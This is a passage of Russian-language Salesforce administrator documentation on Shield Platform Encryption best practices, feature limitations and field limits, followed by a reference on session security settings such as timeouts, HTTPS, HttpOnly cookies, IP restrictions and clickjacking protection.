- Прежде чем включить функцию шифрования, рекомендуем исправить любые обнаруженные нарушения. Например, ссылка на зашифрованные поля в условии WHERE запроса SOQL инициирует нарушение. Аналогичным образом, ссылка на зашифрованные поля в условии ORDER BY запроса SOQL инициирует нарушение. Чтобы исправить нарушение в обоих случаях, удалите ссылки на зашифрованные поля.

6. Проанализируйте и протестируйте приложения AppExchange перед развертыванием.
   - При использовании приложения из каталога AppExchange рекомендуем протестировать способы его взаимодействия с зашифрованными данными организации и оценить вероятность изменения его функциональных возможностей.
   - При взаимодействии приложения с зашифрованными данными, которые хранятся вне системы Salesforce, рекомендуем определить способы и области обработки данных, а также алгоритмы защиты информации.
   - При подозрении на изменение функциональных возможностей приложения в результате применения функции шифрования платформы Shield обратитесь за помощью к поставщику приложения. Кроме того, рекомендуем обсудить любые настраиваемые решения, которые могут поддерживаться функцией шифрования платформы Shield.
   - Приложения из каталога AppExchange, разработанные только посредством Force.com, наследуют возможности и ограничения для функции шифрования платформы Shield.

7. Шифрование платформы — это не средство проверки подлинности или авторизации пользователей. Устанавливать, каким пользователям будут видны те или иные данные, следует с помощью параметров безопасности уровня поля, параметров макета страницы и правил проверки, а не шифрования платформы. Проследите, чтобы пользователю, которому было непреднамеренно предоставлено полномочие «Просмотр зашифрованных данных», по-прежнему были видны только соответствующие данные.

   По умолчанию редактирование зашифрованных полей доступно всем пользователям, даже пользователям без полномочия «Просмотр зашифрованных данных».

8. Предоставьте полномочие «Управление ключами шифрования» только авторизованным пользователям.

   Полномочие «Управление ключами шифрования» позволяет пользователям создавать, экспортировать, импортировать и уничтожать ключи организации. Рекомендуем регулярно отслеживать действия данных пользователей по управлению ключами посредством контрольного журнала настройки.

9. Предоставьте полномочие «Просмотр зашифрованных данных» только авторизованным пользователям.

   Рекомендуем предоставить полномочие «Просмотр зашифрованных данных» пользователям, которые должны просматривать зашифрованные поля в виде обычного текста, включая пользователей интеграции, которым конфиденциальные данные должны быть доступны в виде обычного текста. Зашифрованные файлы доступны всем пользователям, имеющим доступ к файлам, независимо от полномочия «Просмотр зашифрованных данных».

10. Выполните пакетное шифрование текущих данных.

    Включение функции шифрования платформы Shield не инициирует автоматическое шифрование текущих данных поля и файла. Чтобы зашифровать текущие данные поля, рекомендуем обновить записи, связанные с данными поля. Данное действие инициирует шифрование для данных записей, поэтому шифрование текущих данных выполняется в дежурном режиме. Чтобы зашифровать имеющиеся файлы, обратитесь в Salesforce.

11. Не используйте поля валюты и числовые поля для конфиденциальных данных.

    Как правило, безопасность личных, конфиденциальных или регламентированных данных может достигаться без шифрования связанных полей типа «Валюта» или «Число». Шифрование данных полей может иметь широкие функциональные последствия для всей платформы (например, сбои в отчетах по полям сводного резюмирования, временных интервалах отчетов и вычислениях), поэтому они недоступны для шифрования.

12. Уведомите пользователей о последствиях шифрования.

Прежде чем включить функцию шифрования платформы Shield в производственной среде, рекомендуем уведомить пользователей о возможных последствиях для бизнес-решения. Например, доведите до их сведения информацию из раздела вопросов о шифровании платформы Shield, где это требуется согласно вашим бизнес-процессам.

13. Проявите осторожность при предоставлении доступа для входа.

Если пользователь с полномочием «Просмотр зашифрованных данных» предоставляет доступ для входа другому пользователю, то зашифрованные поля будут доступны другому пользователю для просмотра в виде обычного текста.

14. Зашифруйте данные посредством новейшего ключа.

При создании секрета клиента данный ключ используется для шифрования всех новых данных. Тем не менее, текущие конфиденциальные данные остаются зашифрованными посредством предыдущих ключей. В данном случае компания Salesforce настоятельно рекомендует повторить шифрование данных полей посредством новейшего ключа. Обратитесь за помощью по этому вопросу в Salesforce.

СМ. ТАКЖЕ:

Назад к родительской теме

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Недостатки и ограничения шифрования платформы Shield

Такое эффективное решение в области обеспечения безопасности, как шифрование платформы Shield, имеет некоторые недостатки. Если данные чрезмерно зашифрованы, некоторые пользователи могут ощутить ограничения некоторых функциональных возможностей, а отдельные функции могут не поддерживаться совсем. Учитывайте влияние на пользователей и бизнес-решение в целом при разработке стратегии шифрования.

Общие вопросы шифрования платформы Shield

Данные рекомендации применяются ко всем данным, которые шифруются посредством функции шифрования платформы Shield.

Какие приложения Salesforce не поддерживают шифрование платформы Shield?

Некоторые наборы функций Salesforce работают как положено при обработке данных, зашифрованных при помощи шифрования платформы Shield. Другие наборы не работают.

Шифрование платформы Shield и Lightning Experience

Шифрование платформы Shield работает в Lightning experience аналогичным образом, как и в Salesforce Classic, однако с рядом небольших исключений.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Ограничения полей с шифрованием платформы Shield

При определенных обстоятельствах шифрование заданного поля может устанавливать ограничения на значения, которые хранятся в этом поле. Прежде чем шифровать поле, ознакомьтесь с этими ограничениями.

СМ. ТАКЖЕ:

Обзор шифрования платформы

Исправление проблем совместимости

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Общие вопросы шифрования платформы Shield

Данные рекомендации применяются ко всем данным, которые шифруются посредством функции шифрования платформы Shield.

Прим.: Начиная с выпуска Spring '17 шифрование платформы Shield больше не скрывает зашифрованные данные на уровне презентации. Это может сказаться на способности некоторых пользователей работать с зашифрованными данными. Если у вас имеются данные, которые не нужно видеть определенным пользователям, проверяйте их параметры безопасности поля на странице 675, настройки доступа к записям и полномочия объекта на странице 679.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Интересы

Правила назначения интересов и обращений, бизнес-правила и правила проверки работают нормально, если поля интересов зашифрованы. Однако совпадение и дедупликация записей во время импорта интересов не работает и средство Einstein lead scoring недоступно.

Apex Lead Conversion работает нормально, но преобразование интересов на основе PL-SQL не поддерживается.

В средстве Lightning Email Composer поле «Кому:» не заполняется автоматически, если поле «Имя» или «Электронная почта» зашифровано.

Прим.: Бета-версия поддержки шифрования в «Интересах» имеет промышленное качество, но обладает известными ограничениями.

Настраиваемые поля

Нельзя использовать зашифрованные настраиваемые поля в правилах общего доступа на основе критериев.

Некоторые настраиваемые поля шифровать нельзя.

- Поля, содержащие атрибуты «Уникальное» или «Внешний код», либо добавление данных атрибутов для ранее зашифрованных настраиваемых полей
- Поля во внешних объектах данных
- Поля, используемые в связи контакта организации

Нельзя использовать конструктор схем для создания зашифрованного настраиваемого поля.

SOQL/SOSL

- Ниже перечислены условия и функции SOQL/SOSL, которые не поддерживают использование зашифрованных полей.
  - Агрегатные функции (например, MAX(), MIN() и COUNT_DISTINCT())
  - Условие WHERE
  - Условие GROUP BY
  - Условие ORDER BY

  Совет: Определите, хотите ли вы заменить условие WHERE в запросе SOQL на запрос FIND в SOSL.

- При запросе зашифрованных данных недопустимые строки возвращают ошибку `INVALID_FIELD` вместо ожидаемой ошибки `MALFORMED_QUERY`.

Lightning Sync

При включенной функции шифрование платформы Shield Lightning Sync синхронизируется между приложением для работы с почтой и календарем пользователей и Salesforce, только если у пользователя есть полномочие «Просмотр зашифрованных данных».

Lightning для Outlook

При включенной функции шифрование платформы Shield пользователи Lightning for Outlook, у которых нет полномочия «Просмотр зашифрованных данных», видят в Outlook скрытые значения в зашифрованных полях.

Salesforce for Outlook

При включенной функции шифрование платформы Shield приложение Salesforce for Outlook синхронизируется между Microsoft Outlook и Salesforce, только если у пользователя есть полномочие «Просмотр зашифрованных данных».

Порталы

Наличие включенного портала в организации препятствует шифрованию стандартных полей. Отключите все клиентские и партнерские порталы, чтобы включить шифрование стандартных полей. (Сообщества поддерживаются.)

Поиск

Если зашифровать данные с использованием ключа и затем уничтожить ключ, то соответствующие критерии поиска останутся в индексе поиска. Однако нельзя расшифровать данные, связанные с уничтоженным ключом.

Учетные записи, организации-лица и контакты

Если активны организации-лица, шифрование любого из следующих полей организаций шифрует эквивалентные поля контактов, и наоборот.

- Имя
- Описание
- Тел.
- Факс

При шифровании какого-либо из следующих полей учетной записи или контакта соответствующие поля в организациях-лицах также зашифровываются.

- Имя
- Описание
- Почтовый адрес
- Тел.
- Факс
- Мобильный
- Дом. тел.
- Другой тел.
- Электронная почта

При шифровании поля «Название организации» или «Имя контакта» поиск повторяющихся организаций или контактов не дает никаких результатов.

При шифровании поля «Личное имя» или «Фамилия» для контакта он отображается в окне поиска «Календарь приглашенных пользователей», но только при отсутствии фильтрации по имени или фамилии.

Значения полей «Приветствие» и «Суффикс» могут отображаться пользователям в записях контакта без полномочия «Просмотр зашифрованных данных» замаскированными даже при использовании незашифрованных значений полей.

Электронная почта

- При добавлении в шаблоны эл. почты значения зашифрованных полей отображаются пользователям с полномочием «Просмотр зашифрованных данных» в виде обычного текста. В противном случае полномочия текущего пользователя определяют, видит ли получатель обычный текст или скрытые данные.
- Пользователи без полномочия «Просмотр зашифрованных данных» не могут отправлять электронные сообщения с использованием пакетной электронной рассылки контактов.
- Если стандартное поле «Эл. почта» зашифровано, электронная почта Salesforce не может получать входящие сообщения.
- Когда стандартное поле «Эл. почта» зашифровано, страница сведений контактов, интересов или организаций-лиц не помечает недопустимые адреса электронной почты. Если требуется, чтобы возврат выполнялся штатно, не шифруйте стандартное поле «Эл. почта».

Действия

Элементы связанного списка «Журнал действий» могут отображаться в виде обычного текста, даже если зашифрованы поля, на которые они ссылаются.

Кампании

Поиск участников кампании не поддерживается по зашифрованным полям.

Примечания

Вы можете шифровать основной текст в записках, созданных с помощью нового средства «Записки». Однако шифрование файла предварительного просмотра и записок, созданных с помощью старых средств, не поддерживается.

Контрольный журнал поля

Архивированные ранее данные с включенной функцией «Контрольный журнал поля» не шифруются при включении шифрования платформы. Например, в вашей организации с помощью функции «Контрольный журнал поля» определяют

политику хранения данных журнала для такого поля организации, как поле номера телефона. При включении шифрования этого поля новые записи телефонных номеров будут шифроваться при создании. Прежние обновления поля телефонного номера, сохраненные в связанном списке журнала учетной записи, также шифруются. Однако данные журнала телефонных номеров, уже архивированные в объекте `FieldHistoryArchive` по-прежнему будут храниться без шифрования. Если требуется зашифровать архивированные ранее данные, свяжитесь с Salesforce.

Макеты страниц

При предварительном просмотре макета страницы в виде профиля без полномочия «Просмотр зашифрованных данных» тестовые данные предварительного просмотра не маскируются. Тестовые данные могут быть пустыми или отображаться в виде обычного текста.

Сообщества

- Для пользователей сообществ с полномочием «Просмотр зашифрованных данных» шифрование данных ничего не меняет в работе сообщества. Как бы то ни было, если вы зашифровываете поле «Имя организации» и не используете организации-лица, шифрование влияет на отображение ролей пользователей перед администраторами. Обычно имя роли пользователя сообщества отображается в виде сочетания имени учетной записи и имени профиля ее пользователя. Если шифруется поле «Имя организации», идентификатор организации отображается вместо имени организации.

  Например, если поле «Имя организации» не шифруется, пользователи, относящиеся к организации Acme с профилем пользователя, будут играть роль под названием «Пользователь-клиент `Acme`». Если имя организации зашифровано (а организации-лица не используются), роль отображается в виде, похожем на «Пользователь-клиент `001D000000IRt53`».

- Настраиваемые поля, зашифрованные с помощью классического шифрования, не отображаются для пользователей сообщества даже при наличии полномочия «Просмотр зашифрованных данных».

REST API

При шифровании поля интерфейс REST API не может использоваться для отображения вариантов автозаполнения.

Импорт данных

Мастер импорта данных не может использоваться для выполнения сопоставления посредством взаимосвязей «Основная — подробная» или обновления записей, содержащих зашифрованные поля. Впрочем, с его помощью можно добавлять новые записи.

Отчеты, панели мониторинга и списковые представления

- Такие компоненты отчетов, как диаграммы и панели мониторинга, на которых отображаются значения зашифрованных полей, могут кэшироваться в незашифрованном виде.
- Записи в списковых представлениях нельзя отсортировать по зашифрованным полям.

Шифрование для Chatter (пробная версия)

При внесении настраиваемого компонента в ленту Chatter при помощи аддонов Rich Publisher (Pilot) данные, связанные с этими аддонами, кодируются, но не шифруются с помощью службы шифрования платформы Shield. Незашифрованные данные в аддонах Rich Publisher включают данные, введенные в полях «ID расширения», «Представление текста», «URL миниатюры», «Заголовок», «Полезные данные» и «Версия полезных данных».

Общие

- Ниже перечислены компоненты, которые не поддерживают использование зашифрованных полей.
  - Правила общего доступа на основе критериев
  - Поиски похожих возможностей
  - Взаимосвязи внешнего поиска
  - Информационные таблицы
  - Критерии фильтра для средств управления данными
  - Правила совпадения в управлении повторами
- Транскрипты чата Live Agent не шифруются в дежурном режиме.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

Назад к родительской теме

Какие приложения Salesforce не поддерживают шифрование платформы Shield?

Некоторые наборы функций Salesforce работают как положено при обработке данных, зашифрованных при помощи шифрования платформы Shield. Другие наборы не работают.

Эти приложения не поддерживают данные, зашифрованные при помощи шифрования платформы Shield. Однако можно включить шифрование платформы Shield для других приложений при их использовании.

- Connect Offline
- Commerce Cloud
- Data.com
- Поле услуг Lightning
- Heroku (но Heroku Connect поддерживает зашифрованные данные)
- Marketing Cloud (но Marketing Cloud Connect поддерживает зашифрованные данные)
- Pardot (но Pardot Connect поддерживает зашифрованные адреса эл. почты контактов, если ваша организация Pardot допускает наличие нескольких потенциальных клиентов с одинаковым адресом эл. почты)
- Salesforce Mobile Classic
- Salesforce IQ
- Функция социального обслуживания клиентов
- Steelbrick
- Thunder
- Quip

Устаревшие порталы (клиентов, самообслуживания и партнерские) не поддерживают данные, зашифрованные при помощи шифрования платформы Shield. Если активны устаревшие порталы, вы не сможете подключить шифрование платформы Shield.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

Назад к родительской теме

Шифрование платформы Shield и Lightning Experience

Шифрование платформы Shield работает в Lightning experience аналогичным образом, как и в Salesforce Classic, однако с рядом небольших исключений.

Контакты и интересы

Если в приложении Lightning поля **Имя** или **Электронная почта** зашифрованы, приложение Salesforce не будет предлагать получателей электронной почты из списка тех контактов, с которыми вы ранее вели переписку.

Настраиваемые компоненты Lightning

При просмотре в настраиваемом компоненте Lightning зашифрованные данные не маскируются, даже если у пользователя нет полномочия «Просмотр зашифрованных данных».

Примечания

Просмотр примечаний в Lightning не шифруется.

Значок шифровки файла

Значок, обозначающий зашифрованный файл, не отображается в Lightning.

Поля типа «Дата»

Lightning показывает 12/30/0001 в качестве временной даты для маскировки зашифрованных значений даты.

Маскировка настраиваемого поля

Если ключ шифрования разрушен, значения зашифрованных настраиваемых полей могут отображаться в виде обычного текста до обновления страницы.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Ограничения полей с шифрованием платформы Shield

При определенных обстоятельствах шифрование заданного поля может устанавливать ограничения на значения, которые хранятся в этом поле. Прежде чем шифровать поле, ознакомьтесь с этими ограничениями.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Настраиваемые поля

При вводе значений, которые не содержат символы ASCII (например, зашифрованных в CJK данных), рекомендуется создать правила проверки для применения данных ограничений.

- Значения типа настраиваемых полей электронной почты, содержащие только символы, которые не являются символами ASCII, могут содержать не более 70 символов.
- Значения типа настраиваемых полей телефона, содержащие только символы, которые не являются символами ASCII, могут содержать не более 22 символов.

Объекты комментария к обращению

Поле текста для объекта комментария к обращению имеет ограничение 4 000 символов ASCII (или 4 000 бит). Однако при шифровании этих полей можно использовать большее количество символов. Насколько больше, зависит от вида вводимых символов.

- ASCII—2959
- китайский, японский, корейский — 1333;
- символы не ASCII — 1479.

Объект контакта

Если функция шифрование платформы Shield включена для поля «Имя» в объекте «Контакт», ограничение на количество некоторых типов символов уменьшается. Это справедливо как для организаций-компаний, так и для организаций-лиц. Это не оказывает влияние на ограничение количества символов ASCII.

- Имя — 22 символа, которые не являются ASCII
- Имя — 22 символа, которые не являются ASCII
- Фамилия — 70 символов, которые не являются ASCII
- город переписки — 22 символа, которые не являются ASCII

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

СМ. ТАКЖЕ:

Шифрование полей
Назад к родительской теме

Безопасность сеанса

Сеанс начинается после входа пользователя на платформу. Используйте безопасность сеанса для ограничения доступа к сети на компьютере, который зарегистрированный пользователь оставил без присмотра. Кроме того, данный алгоритм позволяет сократить количество внутренних атак (например, при попытке использования сеанса другого сотрудника). Выберите определенные параметры сеанса, чтобы контролировать правила его проведения.

Вы можете контролировать время истечения неактивного сеанса пользователя. По умолчанию сеанс автоматически завершается через два часа простоя. По истечении лимита времени сеанса отображается диалоговое окно, позволяющее пользователям выполнять выход или продолжать работу. В противном случае выполняется выход пользователей.

Прим.: Закрытие вкладки или окна обозревателя не инициирует автоматическое завершение сеанса Salesforce. Сообщите пользователям о данной особенности и необходимости завершения всех сеансов путем последовательного выбора пунктов *Имя пользователя* > **«Выход»**.

По умолчанию система Salesforce использует TLS и требует безопасные подключения (HTTPS) для всех взаимодействий. Параметр «Требовать безопасные подключения (HTTPS)» определяет необходимость использования TLS (HTTPS) для доступа к системе Salesforce, кроме сайтов Force.com, которые могут быть доступны посредством HTTP. При отключении данного параметра и изменении протокола URL-адреса (со значения `https://` на значение `http://`) компанией Salesforce приложение остается доступным пользователю. Тем не менее TLS должен использоваться всеми сеансами для дополнительной безопасности. Дополнительную информацию см. в разделе «Изменение параметров безопасности сеанса» на странице 1038.

Доступ к определенным типам ресурсов может быть ограничен на основе уровня безопасности, связанного с методом проверки подлинности (входа) для текущего сеанса пользователя. По умолчанию каждому методу входа назначается один из двух уровней безопасности: «Стандартный» или «Высоконадежный». При необходимости измените уровень безопасности сеанса и определите политики, позволяющие получать доступ к выбранным ресурсам только при наличии уровня «Высоконадежный». Дополнительную информацию см. в подразделе «Безопасность на уровне сеансов» на странице 1044.

Вы можете контролировать, должна ли организация сохранять входы пользователей и должны ли они появляться на переключателе с параметрами «Включить кэширование и автозаполнение для страницы входа», «Активировать переключатель пользователя» и «Запомнить меня до выхода из системы».

Изменение параметров безопасности сеанса

Пользователь может изменять параметры безопасности сеанса, определяя тип подключения, время истечения сеанса и диапазоны IP-адресов для защиты от вредоносных атак и многого другого.

Настройка диапазонов надежных IP-адресов для организации

Диапазоны надежных IP-адресов определяют список IP-адресов, которые могут использоваться для входа без дополнительной проверки подлинности пользователя (например, отправка кода на мобильный телефон).

Сеансы пользователя

Чтобы отслеживать и защищать организацию Salesforce, просматривайте активные сеансы и сведения о сеансах на странице «Сведения о сеансе пользователя». Данная страница позволяет создавать настраиваемые списковые представления, просматривать сведения о пользователе, связанном с конкретным сеансом, и быстро завершать подозрительные сеансы. Администраторы Salesforce могут просматривать все сеансы пользователей для организации. Обычные пользователи могут просматривать только свои собственные сеансы.

Общие сведения о типах сеансов

Данный раздел охватывает типы сеансов на странице «Сведения о сеансе пользователя», позволяющие контролировать и защищать организацию.

СМ. ТАКЖЕ:

Настройка диапазонов надежных IP-адресов для организации

Журнал проверки подлинности

Изменение параметров безопасности сеанса

Пользователь может изменять параметры безопасности сеанса, определяя тип подключения, время истечения сеанса и диапазоны IP-адресов для защиты от вредоносных атак и многого другого.

1. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Настройте параметры безопасности сеанса.

Поле	Описание
Значение времени ожидания	Время, по истечении которого выполняется автоматический выход неактивных пользователей. Время ожидания для пользователей портала составляет от 10 минут до 24 часов, но минимальное значение данного поля равно 15 минутам. Выберите значение от 15 минут до 24 часов. Чтобы повысить безопасность конфиденциальных данных, используемых в организации, выберите минимальный временной промежуток. Прим.: Обновление последнего значения времени активного сеанса выполняется только по истечении половины времени ожидания. Таким образом, если время ожидания составляет 30 минут, то активность пользователя проверяется системой только по истечении 15 минут. Например, если запись обновляется через 10 минут, то последнее значение времени активного сеанса не изменяется, так как действие было выполнено в течение первых 15 минут. Пользователь автоматически выходит из системы через 20 минут (всего 30 минут), так как последнее значение времени активного сеанса не изменялось. Если запись обновляется через 20 минут, то есть через 5 минут после проверки последнего времени активного

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Параметр «Закрепить сеансы за IP-адресом, с которого они инициированы» доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Все остальные параметры доступны в версиях: **Personal Edition**, **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров безопасности сеанса:

- «Настройка приложения»

Поле	Описание
	сеанса, то время ожидания устанавливается повторно и автоматический выход переносится еще на 30 минут (всего 50 минут).
Отключить всплывающее предупреждение о завершении сеанса	Данный параметр определяет необходимость отображения неактивным пользователям предупреждения о завершении сеанса. В соответствии с полем «Значение времени ожидания», предупреждение отображается за 30 секунд до завершения сеанса.
Инициировать выход по времени ожидания сеанса	Данный параметр завершает текущие сеансы по истечении времени ожидания сеансов для неактивных пользователей. После обновления обозреватель отображает страницу входа. Чтобы получить доступ к организации, пользователь должен выполнить повторный вход. Прим.: Прежде чем включить данный параметр, *снимите* флажок «Отключить всплывающее предупреждение о завершении сеанса».
Закрепить сеансы за IP-адресом, с которого они инициированы	Данный параметр определяет необходимость закрепления сеансов за IP-адресом входа и позволяет предотвратить несанкционированный доступ к системе. Прим.: Данный параметр может препятствовать работе разных приложений и мобильных устройств.
Закрепить сеансы за доменом, выбранным для их первого использования	Данный параметр связывает текущий сеанс пользовательского интерфейса для пользователя (например, пользователь сообщества) с конкретным доменом. Этот параметр позволяет избежать несанкционированного использования кода сеанса в другом домене. Данный параметр включен по умолчанию для организаций, созданных в выпуске Spring'15 или более поздних выпусках.
Требовать безопасные подключения (HTTPS)	Данный параметр определяет необходимость использования HTTPS для входа или доступа к системе Salesforce, кроме сайтов Force.com, которые доступны посредством HTTP. Из соображений безопасности данный параметр включен по умолчанию. Этот параметр не применяется к запросам API. Для всех запросов API требуется HTTPS. Прим.: Страница «Сброс паролей пользователей» доступна только посредством HTTPS.
Выполнить повторный вход после входа от имени пользователя	Данный параметр определяет необходимость возврата администратора, выполнившего вход от имени другого пользователя, к собственному сеансу после выхода в качестве этого пользователя. Если данный параметр включен, администратору после выхода из системы в качестве другого пользователя следует выполнить вход, чтобы продолжить использование системы Salesforce. Иначе, после

Поле	Описание
	выхода из системы в качестве другого пользователя, администратор будет возвращен к исходному сеансу. Данный параметр включен по умолчанию для новых организаций, активированных после выпуска Summer'14.
Требовать атрибут `HttpOnly`	Данный параметр ограничивает доступ к файлам cookie кода сеанса. Файл cookie с атрибутом HttpOnly доступен только посредством методов HTTP. Прим.: Применение параметра «Требовать атрибут `HttpOnly`» нарушает работу настраиваемого или пакетного приложения, использующего JavaScript для доступа к файлам cookie. Этот параметр блокирует доступ приложения к файлам cookie. Если флажок «Требовать атрибут `HttpOnly`» установлен, то окно отладки AJAX Toolkit недоступно.

Использовать запросы `POST` для междоменных сеансов	Данный параметр позволяет организации отправлять сведения о сеансе посредством запроса POST (вместо запроса GET) для междоменных обменов. Например, междоменный обмен с использованием страницы Visualforce пользователем. В отличие от запросов GET, запросы POST являются более безопасными ввиду хранения сведений о сеансе в тексте запроса. Тем не менее, при включении данного параметра внедренное содержимое из другого домена (см. пример ниже)
	`<img`
	
	`src="https://acme.force.com/pic.jpg"/>`
	иногда не отображается.

Применять диапазоны `IP`-адресов входа при каждом запросе	Данный параметр ограничивает IP-адреса, которые могут использоваться для доступа к системе Salesforce, только IP-адресами, заданными в разделе «Диапазоны `IP`-адресов входа». При включении данного параметра диапазоны IP-адресов входа применяются к каждому запросу страницы, включая запросы от клиентских приложений. Если этот параметр отключен, IP-диапазоны для входа применяются только при входе пользователя. Этот параметр отражается на всех профилях пользователя с ограничениями входа по IP.
Включить кэширование и автозаполнение для страницы входа	Данный параметр разрешает обозревателю сохранять имена пользователей. При наличии данного флажка поле «Имя пользователя» на странице входа заполняется автоматически после первого входа. При выборе пользователем **«Запомнить меня»** на странице входа имя пользователя будет сохранено после завершения сеанса или выхода пользователя из системы. Имя пользователя также появится в переключателе. Данный параметр включен по умолчанию для всех организаций.

Поле	Описание
	Прим.: При отключении данного параметра параметр **«Запомнить меня»** не появится на странице входа в организацию или в переключателе.
Включить безопасное, постоянное кэширование в веб-обозревателе, чтобы повысить производительность	Данный параметр позволяет обеспечить безопасное кэширование данных в веб-обозревателе для повышения производительности при перезагрузке страниц путем исключения дополнительных полных обходов сервера. Данный параметр включен по умолчанию для всех организаций. Отключение данного параметра не рекомендуется, но его можно отключить, если политики компании не допускают кэширование в веб-обозревателе даже при шифровании данных.
Активация переключателя пользователя	Данный параметр определяет появление переключателя при выборе пользователями организации фотографии для своего профиля. Данный параметр включен по умолчанию для всех организаций. Параметр «Включить кэширование и автозаполнение для страницы входа» также должен быть включен. Снимите флажок напротив параметра «Активировать переключатель пользователя», чтобы предотвратить появление организации в переключателях других организаций. Этот параметр также предотвращает отображение переключателя перед пользователями организации при выборе ими фотографии для профиля.
Запомнить до выхода из системы	Обычно имена пользователей кэшируются только во время активного сеанса или при выборе пользователем параметра **«Запомнить меня»**. Для сеансов единой регистрации параметр запоминания недоступен. Так, по завершении сеанса имя пользователя исчезает со страницы входа и переключателя. При активации параметра «Запомнить меня до выхода из системы» кэшированные имена пользователей удаляются только в случае выхода пользователя из системы. Если время сеанса истекло, они появляются на переключателе в неактивном состоянии. Таким образом, если пользователи сидят за собственными компьютерами, а время сеанса истекло, они могут выбрать повторную проверку имени пользователя. Если же они находятся за общими компьютерами, имя пользователя немедленно удаляется в случае выхода из системы. Данный параметр применяется ко всем пользователям организации. Данный параметр не включен по умолчанию. Однако мы рекомендуем включать его для удобства пользователей. Отключайте данный параметр, если организация не представляет все единые регистрации или поставщиков проверки подлинности на странице входа.
Включить метод подтверждения подлинности посредством SMS	Данный параметр разрешает пользователям получать разовые PIN-коды посредством SMS. Прежде чем воспользоваться данной функцией, рекомендуем администратору или пользователю проверить указанный номер мобильного телефона. Данный параметр включен по умолчанию для всех организаций.

Поле	Описание
Требовать маркеры безопасности для входов посредством API из выносок (API 31.0 или более ранней версии)	Данный параметр требует использования маркеров безопасности для входов посредством API из выносок в API 31.0 или более ранней версии. Например, выноски Apex или выноски с применением прокси-сервера AJAX. API 32.0 или более поздней версии требует наличия маркеров безопасности по умолчанию.
Диапазоны IP-адресов входа (для версий Contact Manager Edition, Group Edition и Professional Edition)	Данный параметр определяет диапазон IP-адресов входа. Чтобы задать диапазон, нажмите кнопку **«Создать»**, а затем заполните поля «Начальный IP-адрес» и «Конечный IP-адрес», предназначенные для ввода крайних значений. Данное поле недоступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Данные версии позволяют задавать действительный диапазон IP-адресов входа в параметрах профиля пользователя.
Разрешение пользователям использовать ключ безопасности (U2F)	Разрешение пользователям использовать ключ безопасности U2F для двухфакторной проверки подлинности и личности. Вместо использования Salesforce Authenticator разового пароля, формируемого приложением аутентификации, или разовых паролей, отправляемых на эл. почту или по СМС, пользователи вставляют свои зарегистрированные ключи безопасности U2F в USB-порт для проверки подлинности.
Разрешить использование автоматизированных проверок на основе местоположения с помощью Salesforce Authenticator Разрешить только с доверенных IP-адресов	Разрешает пользователям проходить проверку подлинности, автоматически подтверждая уведомления в Salesforce Authenticator, когда пользователи находятся в доверенных местоположениях, таких как офис или место проживания. Автоматические проверки могут выполняться в любом месте или только с доверенных IP-адресов, таких как в вашей корпоративной сети.
Разрешение использования Lightning Login	Разрешает пользователям использовать Lightning Login для входа в Salesforce без паролей, при этом проверку личности выполняет Salesforce Authenticator.
Включить защиту от кликджекинга для страниц настройки	Данный параметр защищает страницы Salesforce, связанные с настройкой, от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. (Страницы настройки доступны из меню «Настройка».)
Включить защиту от кликджекинга для страниц Salesforce, не связанных с настройкой	Данный параметр защищает страницы Salesforce, не связанные с настройкой, от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. Страницы настройки уже содержат защиту от кликджекинга. (Страницы настройки доступны из меню «Настройка».) Данный параметр включен по умолчанию для всех организаций.

Поле	Описание
Включить защиту от кликджекинга для страниц Visualforce клиента (со стандартными заголовками)	Данный параметр защищает страницы Visualforce с включенными заголовками от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. Внимание: При использовании настраиваемых страниц Visualforce внутри элемента frame или iframe может отображаться пустая страница или страница без рамки. Например, страницы Visualforce не функционируют в макете страницы при включенной защите от кликджекинга.
